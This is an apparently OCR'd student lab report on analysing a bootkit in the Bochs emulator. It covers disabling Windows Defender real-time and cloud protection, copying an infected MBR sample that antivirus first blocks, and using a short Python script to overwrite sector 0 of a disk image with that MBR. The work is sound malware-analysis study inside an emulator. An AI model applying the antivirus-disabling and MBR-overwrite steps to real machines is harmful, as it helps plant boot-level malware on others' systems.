
Bootkit Analysis with Bochs

Huynh Ngoc Quang – SE181838

Turning Off Windows Defender



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off

Submit a sample manually

Tamper Protection

Have a question?
Get help


Help improve Windows Security
Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings
Privacy dashboard
Privacy Statement

Installing Bochs



Bochs 2.6.9 Setup


Installation Complete

Setup was completed successfully.


Completed

```
Create shortcut: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start Menu\...
Create shortcut: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start Menu\...
Create shortcut: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start Menu\...
Create shortcut: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start Menu\...
Create shortcut: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start Menu\...
Create shortcut: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start Menu\...
Create shortcut: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start Menu\...
Create shortcut: C:\Users\Admin\Desktop\Linux Demo in Bochs 2.6.9.lnk
Created uninstaller: C:\Program Files (x86)\Bochs-2.6.9\Uninstall.exe
Completed
```

Downloading Component Files



Name	Date modified	Type	Size
bootkits_infectors	5/19/2019 4:37 AM	File folder	
ida_scripts	11/10/2020 6:55 PM	File folder	
IPL	11/10/2020 6:55 PM	File folder	
MBR	11/10/2020 6:55 PM	File folder	
VBR	11/10/2020 6:55 PM	File folder	
README.md	11/10/2020 6:55 PM	MD File	1 KB




bootkits-master › bootkits-master › MBR

Name	Date modified	Type	Size
infected_mbr.bin	11/10/2020 6:55 PM	BIN File	1 KB
partition0.data	11/10/2020 6:55 PM	DATA File	51 KB

2 items

Creating a Working Folder



bootkits-master › bootkits-master › MBR


Name	Date modified	Type	Size
infected_mbr.bin	11/10/2020 6:55 PM	BIN File	1 KB
partition0.data	11/10/2020 6:55 PM	DATA File	51 KB

This PC › Local Disk (C:) › bootkit

Name	Date modified	Type
infected_mbr.bin	11/10/2020 6:55 PM	BIN File
partition0.data	11/10/2020 6:55 PM	DATA File


2 items | 1 item selected 512 bytes

Creating a Bochs Disk Image




```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>setx path "%path%;C:\Program Files (x86)\Bochs-2.6.9"

SUCCESS: Specified value was saved.

C:\Windows\system32>r
```

```
C:\Windows\system32>cd "C:\Program Files (x86)\Bochs-2.6.9"

C:\Program Files (x86)\Bochs-2.6.9>bximage.exe
========================================================================
                                bximage
  Disk Image Creation / Conversion / Resize and Commit Tool for Bochs
         $Id: bximage.cc 13069 2017-02-12 16:51:52Z vruppert $
========================================================================

1. Create new floppy or hard disk image
2. Convert hard disk image to other format (mode)
3. Resize hard disk image
4. Commit 'undoable' redolog to base image
5. Disk image info

0. Quit

Please choose one [0]
```



```
C:\Windows\system32>cd "C:\Program Files (x86)\Bochs-2.6.9"

C:\Program Files (x86)\Bochs-2.6.9>bximage.exe
========================================================================
                                bximage
  Disk Image Creation / Conversion / Resize and Commit Tool for Bochs
         $Id: bximage.cc 13069 2017-02-12 16:51:52Z vruppert $
========================================================================

1. Create new floppy or hard disk image
2. Convert hard disk image to other format (mode)
3. Resize hard disk image
4. Commit 'undoable' redolog to base image
5. Disk image info

0. Quit

Please choose one [0] 1

Create image

Do you want to create a floppy disk image or a hard disk image?
Please type hd or fd. [hd]

What kind of image should I create?
Please type flat, sparse, growing, vpc or vmware4. [flat]

Enter the hard disk size in megabytes, between 10 and 8257535
[10]

What should be the name of the image?
[c.img]

Creating hard disk image 'c.img' with CHS=20/16/63

The following line should appear in your bochsrc:
  ata0-master: type=disk, path="c.img", mode=flat
(The line is stored in your windows clipboard, use CTRL-V to paste)

Press any key to continue
```

Creating the Configuration File




Windows 10 x64 - VMware Workstation
Administrator: C:\Windows\system32\cmd.exe
infect.py - Notepad
bochsrc.bxrc - Notepad

```
C:\Program Files (x86)\Bochs-2.6.9>python infect.py

C:\Program Files (x86)\Bochs-2.6.9>python infect.py

C:\Program Files (x86)\Bochs-2.6.9>notepad c.img

C:\Program Files (x86)\Bochs-2.6.9>python infect.py

C:\Program Files (x86)\Bochs-2.6.9>notepad bochsrc.bxrc

C:\Program Files (x86)\Bochs-2.6.9>
```

```
mbr_file = open("infected_mbr.bin", "rb")
mbr = mbr_file.read()
```

```
megs: 512
romimage: file="BIOS-bochs-latest"
vgaromimage: file="VGABIOS-lgpl-latest"
boot: cdrom, disk
ata0-master: type=disk, path="c.img", mode=flat
mouse: enabled=0
cpu: ips=90000000
```


Infecting the Disk Image



Windows 10 x64 - VMware Workstation
Administrator: C:\Windows\system32\cmd.exe
infect.py - Notepad
1
2
3

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>setx path "%path%;C:\Python27"

SUCCESS: Specified value was saved.

C:\Windows\system32>
C:\Windows\system32>cd "C:\Program Files (x86)\Bochs-2.6.9"

C:\Program Files (x86)\Bochs-2.6.9>copy C:\bootkit\infected_mbr.bin .
Operation did not complete successfully because the file contains a virus
        0 file(s) copied.

C:\Program Files (x86)\Bochs-2.6.9>copy C:\bootkit\infected_mbr.bin .
        1 file(s) copied.

C:\Program Files (x86)\Bochs-2.6.9>copy C:\bootkit\partition0.data .
        1 file(s) copied.

C:\Program Files (x86)\Bochs-2.6.9>notepad infect.py

C:\Program Files (x86)\Bochs-2.6.9>
```

```
mbr_file = open("infected_mbr.bin", "rb")
mbr = mbr_file.read()
mbr_file.close()
disk_image_file = open("c.img", "r+b")
disk_image_file.seek(0)
disk_image_file.write(mbr)
disk_image_file.close()
```



